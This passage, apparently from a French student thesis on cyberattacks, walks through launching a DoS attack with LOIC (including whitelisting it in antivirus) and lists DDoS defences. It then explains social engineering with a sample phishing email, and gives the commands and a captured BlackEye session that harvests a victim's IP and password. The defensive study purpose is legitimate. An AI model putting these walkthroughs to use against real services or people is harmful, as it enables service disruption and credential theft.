
La première étape à faire pour mettre en place l'attaque DOS/DDOS au travers du logiciel Low orbit ion cannon est évidemment de télécharger le programme. Celui-ci est disponible sur Internet (le lien est transmis dans les sources[5]).

Etant donné que ce logiciel contient des utilitaires pour falsifier les différents paquets (TCP/UDP/HTTP), qui vont être envoyés massivement sur la victime. Ceux-ci seront certainement identifiés comme un virus par votre anti-virus, mais il s'agira en réalité d'un



faux positif. Pour y remédier, il suffit de faire accepter le programme LOIC dans les paramètres de votre antivirus.

Une fois téléchargé et dézipper, il faudra lancer le programme « LOIC.EXE » et une interface utilisateur fera son apparition.



Screen 3 : Interface utilisateur de Low Orbit Ion Cannon

L'interface utilisateur de Low Orbit Ion Cannon (Screen 3) est plutôt explicite. Tout d'abord, nous devons rentrer l'adresse IP ou l'url de notre victime dans la section « 1. Select your target » et cliquer sur le bouton « lock on ». Suite à cela, l'adresse IP ou le lien de la victime devrait s'afficher en grand dans la section « Selected target ». Ensuite, dans la section « 3. Attack options », nous pouvons paramétrer notre attaque DOS/DDOS. En effet, plusieurs options sont possibles. C'est notamment dans cette section que nous allons indiquer la méthode ainsi que le port que nous allons attaquer. Nous pouvons également gérer la vitesse d'envoi des paquets. Pour finir, il ne reste plus qu'à lancer l'attaque. Pour ce faire, il suffit de cliquer sur le bouton « IMMA CHARGIN MAH LAZER » dans la section « 2. Ready ? ». L'affichage du détail de l'attaque se fera dans la section « Attack status » où nous pouvons notamment apercevoir le nombre de requêtes envoyées.

```
Invite de commandes
C:\Users\Gomes>ping -t 192.168.1.25

Envoi d'une requête 'Ping' 192.168.1.25 avec 32 octets de données :
Réponse de 192.168.1.25 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=270 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=204 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=314 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=364 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=179 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=283 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=319 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=251 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=247 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=226 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=295 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=279 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=190 ms TTL=64
Délai d'attente de la demande dépassé.
Réponse de 192.168.1.25 : octets=32 temps=228 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=317 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=192 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=214 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=221 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=232 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=198 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=287 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=9 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=7 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=2 ms TTL=64
Réponse de 192.168.1.25 : octets=32 temps=2 ms TTL=64

Statistiques Ping pour 192.168.1.25:
    Paquets : envoyés = 31, reçus = 30, perdus = 1 (perte 3%),
    Durée approximative des boucles en millisecondes :
        Minimum = 2ms, Maximum = 364ms, Moyenne = 178ms
Ctrl+C
```

Lancement du programme  
Low Orbit Ion Cannon

Arrêt du programme Low  
Orbit Ion Cannon

Screen 4 : Ping du serveur web

Au travers de l'invite de commande (Screen 4), un ping au serveur web a été fait afin de pouvoir évaluer l'impact que possède le programme LOIC sur celui-ci. Nous pouvons constater qu'en temps normal, avant que l'attaque soit lancée, le temps de réponse est constant et tourne autour des 2 millisecondes ce qui est très rapide. Suite au lancement du programme Low Orbit Ion Cannon, nous pouvons constater un temps de réponse qui augmente considérablement allant jusqu'à atteindre 314 millisecondes ce qui est anormal étant donné que l'appareil est situé en local. Lors de l'arrêt du programme, nous remarquons que le temps de réponse revient à la normale en se rapprochant de nouveau de 2 millisecondes.

Malgré un échec lors de l'exécution du ping (Screen 4), nous pouvons voir un ralentissement du temps de réponse mais pas un arrêt complet du service. Comme expliqué précédemment, les attaques DOS sont souvent insuffisantes pour faire tomber un service, car le nombre de requêtes envoyées ne sont pas suffisantes. Il aurait fallu lancer ce programme sur diverses machines différentes (botnet ou machines zombies), au même moment afin d'exécuter une attaque DDOS pour espérer faire tomber le service.

## 4.2 Solutions

Il est beaucoup plus simple de gérer une attaque par déni de services plutôt qu'une attaque par déni de service distribuée. En effet, si l'attaque provient d'une seule adresse IP telle que pour l'attaque DOS, nous pouvons facilement l'identifier et la bloquer. En revanche, quand l'attaque est dite distribuée, les adresses IP sont multiples et par conséquent, sont plus difficilement gérables.

Malgré tout, il existe tout de même certaines techniques pour essayer de contrecarrer les attaques par déni de services distribuées afin d'éviter au maximum que les services soient totalement indisponibles. En voici quelques exemples :

**Mettre en place des systèmes d'alertes automatiques** qui vont permettre d'effectuer les premières interventions. En cas de trafic anormal sur le réseau, son rôle est d'avertir les administrateurs afin qu'ils puissent dès le début de l'attaque, essayer de prendre le contrôle de celle-ci et de limiter les dégâts. Les administrateurs doivent donc connaître parfaitement le système afin de différencier l'état « normal » des événements spéciaux.

Exemple d'outil/application :

**Cloudflare** Service assurant à un site web de la performance, fiabilité et de la sécurité contre les attaques malveillantes notamment contre les attaques DDOS où des systèmes d'alertes automatiques sont mis en place.

**IPS/IDS** Snort, Bro ou encore suricata par exemple, sont des systèmes de prévention d'intrusion qui avertissent en temps réel lorsqu'il y a du trafic anormal sur le réseau.

😊 Pour toutes organisations dont leur plateforme web représente l'ensemble ou une grande partie de leurs activités, cette solution est très intéressante. Elle permet d'être avertit en temps réel des perturbations dans le trafic réseau de l'entreprise permettant ainsi à l'organisation de prendre des mesures nécessaires pour limiter les dégâts.

😞 Bien que nous sommes avertis en temps réel des perturbations, il faut prévoir une équipe de dépannage dans le cas où des attaques se feraient en dehors des heures de travail. Une équipe d'expert connaissant le réseau afin d'être capable de gérer la situation. Par conséquent, cela a un certain coût ce qui peut rendre cette solution inadaptée à certains types d'organisations.

De plus, cette solution permet d'être avertis d'événements anormaux sur le réseau, mais ne règle en aucun cas l'attaque. Il s'agit d'une solution préliminaire mais nécessite d'autres solutions pour contrôler l'attaque.

**Mettre en place un site miroir** où il s'agit d'une copie conforme du site principal sur un autre domaine. Le but étant de créer de la redondance dans le cas où le site principal viendrait à être indisponible. Cette solution n'évite pas une attaque DDOS mais permet à l'entreprise de continuer son activité.

😊 Cette solution serait intéressante pour les entreprises dont leurs activités principales sont menées sur leur site internet ou via une plateforme web. C'est notamment le cas pour les métiers du e-commerce où leur revenu principal est généré via leurs sites internet. En effet, selon la longueur d'indisponibilité de leur plateforme, ceci pourrait engendrer de lourdes pertes financières.

😞 Cette solution n'est pas forcément accessible aux petites organisations qui ont des budgets limités. En effet, pour mettre en place cette solution, il faut prévoir des coûts supplémentaires notamment pour le développement du site miroir, pour la maintenance ainsi que pour l'hébergement de celui-ci.

Au-delà de l'aspect financier, pour ce qui est des organisations dont leur plateforme web ne représente pas une grosse part de leurs sources de revenu, cette solution n'est pas intéressante. En effet, les sites dit « vitrine » par exemple, peuvent se permettre d'être indisponible pendant un certain temps sans engendrer de pertes particulières pour autant que le temps d'indisponibilité ne soit pas trop long.

**Répartition des services sur différents serveurs (microservices)** situés à des endroits différents dans le monde afin de garantir un accès continu aux différentes données. L'idée étant de décentraliser les données afin d'éviter un arrêt complet du service suite à une attaque sur un serveur. En effet, il s'agira de suivre une architecture de type micro service garantissant ainsi la continuité de l'activité même si un serveur venait à tomber.

😊 Pour les organisations dont le site internet représente leur revenu principal, cette solution est très intéressante car en dispersant les données dans des serveurs différents, on évite un arrêt total des activités.

En plus d'éviter un arrêt complet du service, cela garantit une certaine sécurité supplémentaire des données notamment contre le vol et l'endommagement de celles-ci.

L'architecture en micro service favorise l'évolutivité. Par conséquent, il sera beaucoup plus simple d'ajouter des fonctionnalités que sur une application de type monolithique.

- ☹️ Ce genre de service coûte de l'argent et donc n'est pas forcément accessible aux organisations ayant des budgets limités.

Cette solution n'est pas utile aux organisations dont leur plateforme web ne représente pas une grande partie de leurs activités.

Solution à mettre en place idéalement lors de la conception de l'application. Au risque de devoir tout changer engendrant ainsi des coûts supplémentaires.

**Évaluation automatique régulière** des fichiers logs afin de détecter toutes les éventuelles anomalies présentes sur le système. Notamment au niveau du réseau de l'entreprise, il est important de suivre l'évolution du trafic de l'entreprise. En plus de la détection d'anomalie, cela permet à l'entreprise d'être au courant de l'évolution des visiteurs sur leurs plateformes.

Exemple d'outil/application :

**Nagios** Jugé comme l'un des meilleurs outils disponibles sur le marché, il s'agit d'un analyseur de réseaux puissants permettant notamment de détecter des menaces de sécurité. Les administrateurs système ont des vues en temps réel de la santé du réseau de l'entreprise.

**Ntopng** Analyseur réseau à grande vitesse, il permet de surveiller la fréquentation du réseau en temps réel de façon très performante. Il est compatible avec tout type de système d'exploitation tel que Unix, Windows ou MacOS.

**SolarWinds** Analyste réseau, il traduit les informations issues du trafic réseau en graphique.

- 😊 Permet aux entreprises d'être alerté en temps réel afin de mettre en place une autre solution pour limiter les dégâts.

- ☹️ Cette solution sert uniquement à être averti que des événements particuliers se déroulent sur le réseau ainsi qu'à être au courant en temps réel de la fréquentation du trafic réseau. En aucun cas elle résout la situation. Par conséquent, il faudra l'accompagner à une autre solution.

**Mettre en place un plan d'urgence** afin de limiter le temps d'indisponibilité des services. Effectuer une analyse des risques complète avec les différentes mitigations pour chacun des risques. Imaginer et prévoir les pires scénarios possibles et mettre en place des solutions pour réduire l'impact des dégâts dans le cas où ils arriveraient. Ce qui comprend également la formation des différents collaborateurs impliqués.

Exemple d'outil/application :

Méhari	Méthode harmonisée d'analyse de risque suivant une logique d'amélioration continue passant notamment par l'analyse des enjeux majeurs, étude des vulnérabilités, mitigation de la gravité des risques ainsi que le pilotage de la sécurité de l'informations.
Ebios	Outil d'analyse de risque de l'agence nationale de la sécurité des systèmes d'information française passant par l'expression des besoins et l'identification des objectifs de sécurité.
Marion	Développé par le clusif, il s'agit d'une méthode d'analyse de risque informatique orientée par niveau.

😊 Solution primordiale pour tous types de menaces. Anticiper les attaques et prévoir des plans d'urgence permet de contrôler l'attaque.

**Restreindre l'accès des différents services** aux utilisateurs. En effet, il est possible de limiter l'accès en imposant une limite de connexion selon l'adresse IP de l'expéditeur. Si la majorité de la clientèle d'un service se trouve dans des pays précis, il est également possible de restreindre l'accès selon le pays d'expédition de la requête. Méthode très utilisée en France notamment pour les jeux d'argent qui interdisent toutes les adresses IP provenant de suisse.

😊 Très intéressant pour toutes les entreprises dont leurs plateformes web visent un public selon un pays particulier.

😞 Cette solution n'est pas adaptée aux entreprises n'ayant pas de contrainte géographique.

**Mise en place d'un pare-feu ou/et d'un système de prévention d'intrusion (IPS).** Les pare-feu et les IPS d'aujourd'hui assurent un certain niveau de défense contre les attaques DDOS. Certains des pare-feu actuels NGFW (Next Generation Firewall) intègrent déjà des services IPS et DDOS.

Exemple d'outil/application :

- |                 |   |
|-----------------|---|
| Snort           | Systeme de detection d'intrusion open source permettant de configurer des regles et d'être averti en temps réel lorsque celles-ci ne sont pas respectées.   |
| Cisco Firepower | Pare-feu de type NGFW disponible de plusieurs formes assurant la sécurité d'une organisation. La fonctionnalité NGFW est capable de détecter et bloquer les logiciels malveillants circulant sur le réseau. |

**Prévoir une architecture réseau intelligente** afin qu'en cas d'attaque, on puisse isoler la partie du réseau ciblée par l'attaque dans le but de maintenir son fonctionnement et d'éviter l'indisponibilité totale des services. Cela permettrait par exemple de rediriger le trafic attaquant vers une sorte de pot de miel afin de garantir la continuité des services.

- 😊 Solution très intéressante pour tout type d'entreprise permettant d'éviter un arrêt complet du service.
- 😞 Il est préférable de prévoir cette solution dès la conception de l'architecture réseau au risque d'engendrer des lourds coûts financiers.

**Se mettre d'accord avec son fournisseur de services internet (FAI)** en cas d'attaque. Certains services internet tels que Swisscom par exemple, prévoient des mesures supplémentaires en cas d'attaques DDOS tel que l'option nommée « Service de protection DDoS » qui consiste à avoir un support 24/24 et permet d'être accompagné par des spécialistes en attaque par déni de service. Il s'agit donc de trouver un accord avec son FAI afin qu'en cas d'attaque, il apporte son aide.

- 😊 Intéressant pour les entreprises qui nécessitent un système hautement disponible. Grâce à leurs aides, cela permet une réaction rapide à l'attaque.
- 😞 Certains fournisseurs de services internet (FAI) proposent ce type de service. En revanche, cela engendre des coûts ce qui n'est pas forcément accessible aux organisations ayant des budgets limités.

**Filtrer les adresses IP** si l'attaque provient d'un petit nombre d'adresses. En effet, depuis le routeur ou le pare-feu, il est possible de bloquer ces adresses IP. Évidemment, cette technique est faisable dans le cas d'une attaque DOS ou si les nombres d'adresses IP émises lors de l'attaque ne sont pas volumineuses.

Exemple d'outil/application

Fail2ban Framework de prévention contre les intrusions permettant de bloquer des adresses IP selon des règles.

😊 Solution gratuite et simple à mettre en place. Très utile pour maîtriser les attaques DOS.

😞 Cette solution ne convient que pour les attaques DOS et n'ont aucune utilité contre les attaques DDOS.

**Technique de la machine à laver (Washing machine).** C'est une technique rapide d'exécution et à courte durée qui permet de détecter et de rediriger le trafic indésirable sur le réseau. Elle permet donc d'intercepter l'attaque et de limiter les dégâts. Bien évidemment, pour pouvoir appliquer cette technique, l'architecture du réseau doit être construite en conséquence, comme expliqué dans les techniques précédentes. Par exemple, lors d'une attaque, il s'agira d'envoyer tous les trafics « malveillants » vers le même endroit afin de l'isoler. En agissant ainsi, cela permet de contrôler l'attaque et de garder nos services disponibles.

😊 Technique très intéressante pour les entreprises ayant une architecture préparée. Elle nécessite aucune autre solution. Elle se charge de la détection et de la gestion de l'attaque en redirigeant le trafic de façon à éteindre l'attaque.

😞 Dépend de l'architecture du réseau. En effet, si l'architecture n'est pas préparée à accueillir ce type de solution, elle ne peut être appliquée.



## 5. Social Engineering

Les attaques par ingénierie sociale (Social Engineering) sont basées sur une sorte de manipulation psychologique de l'humain au travers de ses émotions. L'attaquant va se servir du personnel d'une entreprise en créant une relation de confiance et de stress afin de lui extirper des informations confidentielles concernant l'entreprise sans que celui-ci ne s'en rende compte. Il s'agit grossièrement de se faire passer pour quelqu'un d'autre afin d'avoir accès à des informations. Il s'agit donc d'une sorte d'escroquerie où le pirate va abuser de la confiance de ses victimes afin de leur extirper des informations sans qu'elles ne s'en rendent compte.



<https://www.protiviti.com/DE-de/informationssicherheit/social-engineering>

Que cela soit dans le commerce, l'espionnage ou autres, cette technique existe bien avant la création de l'informatique. Dans le domaine de l'informatique, cette attaque s'est popularisée dans les années 80 par l'hacker mondialement connu sous le nom de Kevin Mitnik, pour avoir été l'hacker le plus recherché du monde.

Monsieur Dave Kennedy qui est le fondateur de la société de sécurité d'information nommée « TrustedSec » affirme que l'attaque par ingénierie sociale est l'une des plus répandues de nos jours et également l'une des plus difficiles à contrecarrer. En effet, il se trouve que plus de 95% des attaques actuelles sont dû à des erreurs humaines.

Il existe plusieurs types d'attaques de type social engineering[23]. Il existe notamment le harponnage, l'appâtage, hameçonnage vocal, le talonnage, prétexter ainsi que l'hameçonnage (phishing) qui est l'attaque dont nous allons passer le plus de temps étant donné sa tendance.

**L'harponnage** se base sur une communication par email afin de mettre en place des attaques ciblées contre des organisations ou des personnes. Il s'agira principalement de se faire passer pour une institution connue tel qu'une banque ou une entreprise quelconque afin d'inciter la victime soit à cliquer sur un lien malveillant dans le but d'infecter sa machine soit à lui extirper des informations confidentielles qui seront utiles au pirate pour d'autres cyberattaques.

**L'appâtage** est une attaque basée sur le désir de l'humain pour la récompense. Le pirate va promettre à la victime une récompense en demandant une action en contrepartie. Par


exemple, cela peut être le téléchargement d'un fichier malveillant en échange d'un accès illimité à un site spécial.

L'attaque de type **hameçonnage vocal** se base sur les mêmes principes que l'hameçonnage (phishing) que nous verrons par la suite. Le pirate utilisera une messagerie vocale pour mettre la pression à la victime afin qu'elle agisse rapidement.

**Le talonnage** est une technique de social engineering ne concerne pas directement l'informatique. En effet, le pirate se basera sur la confiance de ses victimes pour accéder à des endroits physiques. Par exemple, la victime pourrait accéder à des salles sécurisées tel que des datacenters en se faisant passer pour un technicien externe.

Enfin, l'attaque de type **prétexter** est une technique où le pirate va se faire passer pour une autre personne afin d'extirper des informations confidentielles à la victime. Par exemple, la victime sait qu'une personne a commandé du matériel dans un magasin quelconque. Le pirate va se faire passer pour un représentant de ce magasin et va lui demander des informations confidentielles telles qu'une confirmation de la carte de crédit par exemple.

Voici un exemple d'attaque par social engineering de type harponnage.



Mon 8/14/2017 5:45 AM


Office365 <penny@hkplus.cz>

Account Violation Notice

To: mail@...com

If there are problems with how this message is displayed, click here to view it in a web browser.

---



Dear mail@...com,

There was a Request to terminate your account. <http://giaiigiare.com/templates/default/information...files/?email=mail@...com> Click or tap to follow link. If you are not aware of this, kindly ignore this request and disregard this request or your account will be terminated.

[CANCEL TERMINATION REQUEST](#)

**NB:** This re-validation process is automatic and does not accept wrong account details or error logs to avoid permanent termination of your account

Regards,  
Microsoft Outlook

<https://apriver.com/blog/201708social-engineering-attack-escalation>

## 5.1 Phishing

L'hameçonnage (phishing) est une technique de social engineering qui consiste à tromper sa victime afin de lui extirper des informations confidentielles. Le but de cette attaque est principalement de dérober les identifiants de connexion de la victime afin d'avoir accès à ses données personnelles. Certains outils de phishing plus développés peuvent également servir à distribuer des malwares aux différentes victimes.

Pour ce faire, diverses méthodes existent. Une des plus communes que ce soit dans le monde professionnel ou privé est la falsification de formulaire de connexion. En effet, l'attaquant se fait passer pour une entreprise ou un organisme quelconque en dupliquant leurs formulaires de connexion. Il s'agira d'un clone exact du formulaire officiel de la société où la seule différence avec celui-ci se trouve dans le lien http. Ensuite, l'attaquant transmet le lien vers la page de connexion falsifiée à sa victime via n'importe quel moyen de communication tel que les emails, les SMS ou les réseaux sociaux.

Afin de se connecter, la victime entrera ses identifiants de connexion sur le faux formulaire et ensuite, selon l'outil utilisé, sera redirigée sur le site internet officiel où elle se verra connectée si les identifiants insérés dans le formulaire falsifié étaient corrects.

Par conséquent, étant donné que la victime n'aperçoit rien d'anormal lors de la connexion, souvent, elle ne se rend pas compte qu'elle vient de se faire attaquer.

Le phishing est une des attaques les plus fréquentes de nos jours et une des plus difficiles à contre carré. Ceci peut s'expliquer par le fait qu'il s'agit d'une attaque très efficace et surtout très simple à mettre en place. En effet, il se trouve que plus de 80% des cyberattaques sont dû à des attaques par phishing[6]. Celles-ci se sont vu augmenter drastiquement à plus de 600% suite à l'apparition de la pandémie du COVID-19[6]. De plus, il se trouve que toutes 40 secondes[6] environ, une attaque par phishing est lancée à travers le monde. Pour ce qui est des chiffres liés à l'impact du phishing sur les entreprises, plus de 60% de celles-ci affirme avoir perdu des informations irrécupérables à la suite d'une attaque par phishing et que seulement 3% des attaques identifiées par les employés sont déclarées et reportées aux managers[7]. Par conséquent, ces chiffres démontrent la difficulté qu'ont les entreprises ainsi que les particuliers à identifier et à contrôler ses attaques dites par phishing.

Pour ce qui est des techniques de propagation de l'attaque pour les entreprises, l'email est la méthode la plus utilisée de nos jours. En effet, ceux-ci transportent des malwares et toute sorte de virus cachés derrière un lien ou un document d'une société authentique. Pour les particuliers, les emails sont également très utilisés mais pas seulement. En

effet, tous les types de messageries instantanées sont très utilisés pour propager ces attaques envers des particuliers. Il y a notamment les SMS, les messageries de Facebook, Instagram, WhatsApp, etc...

Pour environ 65% des cybercriminels, cette attaque est la première qu'ils ont appris à mettre en place[7]. Ceci s'explique grâce à la multitude d'outils disponibles gratuitement sur Internet et à leurs inquiétantes simplicités de prise en mains. Par la suite, je vais vous en présenter 2 qui sont très connues dans le monde de phishing.

Le premier outil de phishing que je vais vous présenter se nomme « **BlackEye** ». Il s'agit d'un outil disponible gratuitement sur GitHub (lien dans les sources[8]). Le second est intitulé « **Zphisher** » et est également disponible sur github[9]. Ils fonctionnent plus ou moins de la même manière et sont simples d'utilisation. Il s'agit d'outils qui contiennent plein de fonctionnalités liées au phishing et c'est ce dont je vais vous présenter par la suite.

### 5.1.1 BlackEye

BlackEye est un outil de phishing parmi tant d'autres disponibles gratuitement sur la plateforme GitHub. Il a été développé et mis à jour par deux supposés développeurs cachés sous le pseudo de « @thelinuxchoice » et « @suljot\_gjoka ». Ils décrivent BlackEye comme étant une amélioration d'un ancien programme également disponible sur GitHub nommé « ShellPhish Tool ». C'est un logiciel libre, distribué sous la licence GNU ce qui veut dire qu'il ne peut pas être utilisé, modifié, amélioré et distribué librement ce qui explique la multitude de programmes disponibles pour exploiter cette attaque.

BlackEye propose 37 templates qui sont des duplications de pages de login de grandes organisations telles que Facebook, Instagram, Twitter et Spotify. Il comprend également une option « custom » qui permet de créer un formulaire basique comprenant deux champs de connexion et un bouton.

Afin que la page de connexion falsifiée générée par BlackEye soit publique ou plutôt accessible depuis Internet, BlackEye utilise l'outil « Ngrok ». Il s'agit d'un logiciel gratuit qui permet de façon simple de rendre publique des applications situées en local sans avoir à passer par la mise en place d'un NAT sur le routeur. Ngrok va donc nous permettre de mettre en place un tunnel à partir d'Internet vers un port de notre machine local. Ce qui nous fournira une adresse pour notre page de login falsifiée de type « qwends.ngrok.com ». Le logiciel gère la mise en place du tunnel tout seul donc par conséquent, nous n'avons rien à gérer à ce niveau.

### 5.1.1.1 Attaque (Exploitation)

La première étape pour mettre en place cette attaque va être de télécharger l'outil « BlackEye » depuis GitHub au travers de la commande suivante :

```
git clone https://github.com/8L4NK/blackeye.git
```

Ensuite, pour lancer le logiciel, il suffira de lancer la commande :

```
bash blackeye.sh
```

Suite à cela, le logiciel s'ouvrira et nous pourrions donc constater les 38 possibilités qui s'offrent à nous (1<sup>1</sup>). Nous allons donc choisir parmi ces différentes possibilités quelles types de page de login nous allons utiliser pour tromper notre victime. Dans l'illustration ci-dessous, il s'agit du template numéro 1 qui a été choisi (2), ce qui correspond à Instagram.

```
(user@kali) - [~/TravailBachelor/Phishing/blackeye]
└─$ bash blackeye.sh
1 *
:: Disclaimer: Developers assume no liability and are not ::
:: responsible for any misuse or damage caused by BlackEye. ::
:: Only use for educational purposes!! ::
::
:: BLACKEYE v1.5! By @suljot_gjoka & @thelinuxchoice ::
::
[01] Instagram      [17] DropBox      [33] eBay
[02] Facebook      [18] Adobe ID    [34] Amazon
[03] Snapchat      [19] Shopify     [35] iCloud
[04] Twitter       [20] Messenger   [36] Spotify
[05] Github        [21] GitLab      [37] Netflix
[06] Google        [22] Twitch      [38] Custom
[07] Origin       [23] MySpace
[08] Yahoo        [24] Badoo
[09] LinkedIn     [25] VK
[10] Protonmail   [26] Yandex
[11] Wordpress    [27] devianART
[12] Microsoft    [28] Wi-Fi
[13] IGFollowers [29] PayPal
[14] Pinterest    [30] Steam
[15] Apple ID     [31] Bitcoin
[16] Verizon      [32] Playstation

[*] Choose an option: 1
[*] Starting php server...
[*] Starting ngrok server...
[*] Send this link to the Victim: https://b335381353b3.ngrok.io
[*] Waiting victim open the link ...

[*] IP Found!
[*] Victim IP: 2a04:ee41:82:9317:b126:a13e:fcc4:6ec1
[*] User-Agent: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.190 Safari/537.36
[*] Saved: instagram/saved.ip.txt

[*] Hostname: 2a04:ee41:82:9317:b126:a13e:fcc4:6ec1
[*] IP Continent: Europe (EU)
[*] IP Country: Switzerland
[*] AS Number: AS15796 Salt Mobile SA
[*] IP Address Speed: Unknown Internet Speed
[*] IP Currency: Swiss franc (CHF)

[*] Waiting credentials ...

[*] Credentials Found!
[*] Account: JeanMichelBatelle
[*] Password: JeanMi1227
[*] Saved: sites/instagram/saved.usernames.txt
```

Screen 5 : Processus du déroulement de l'attaque sur BlackEye

<sup>1</sup> Marqueur dans le screen 5

Une fois le template sélectionné, un lien nous sera fourni (3). Il s'agit du lien que nous allons devoir transmettre à notre victime via les différentes méthodes citées précédemment telles que les emails, les sms ou les réseaux sociaux.

Le lien étant transmis à notre victime, nous n'avons plus rien à faire. Il nous suffira d'attendre que la victime clique sur celui-ci en espérant qu'elle morde à l'hameçon. Dès que la victime cliquera sur le lien, ses informations telles que son adresse IP, son fournisseur d'accès à internet ainsi que le pays dans lequel elle se trouve nous seront communiquées et enregistrées dans un fichier texte (4). Une fois que la victime aura rentré ses données de connexion et validé l'opération en cliquant sur le bouton « connexion », celles-ci nous seront directement communiquées et également enregistrées dans un fichier texte (5).

Pour en conclure avec BlackEye, je trouve que c'est un outil performant et terriblement simple à prendre en main. L'unique défaut assez important que je lui donne est qu'il n'accepte qu'une seule victime par lancement de programme. En effet, une fois qu'une victime ait rentré ses identifiants de connexion, le script se fermera et il faudra par conséquent, relancer le logiciel pour lancer une nouvelle attaque.

### 5.1.2 Zphisher

Zphisher est un outil qui se rapproche beaucoup de celui que je vous ai présenté précédemment. En effet, tout comme pour BlackEye, il s'agit d'un logiciel libre disponible gratuitement sur GitHub. Il a été développé par une équipe de développeurs bangladais cachés sous le nom de « HTR-Tech ». Il s'agit d'un outil de phishing simple d'utilisation qui propose 33 templates de page de connexion de grandes entreprises telles que Facebook, LinkedIn et TikTok. Celui-ci est souvent mis à jour afin de répondre à l'évolution des différentes applications qui se voient changer constamment.

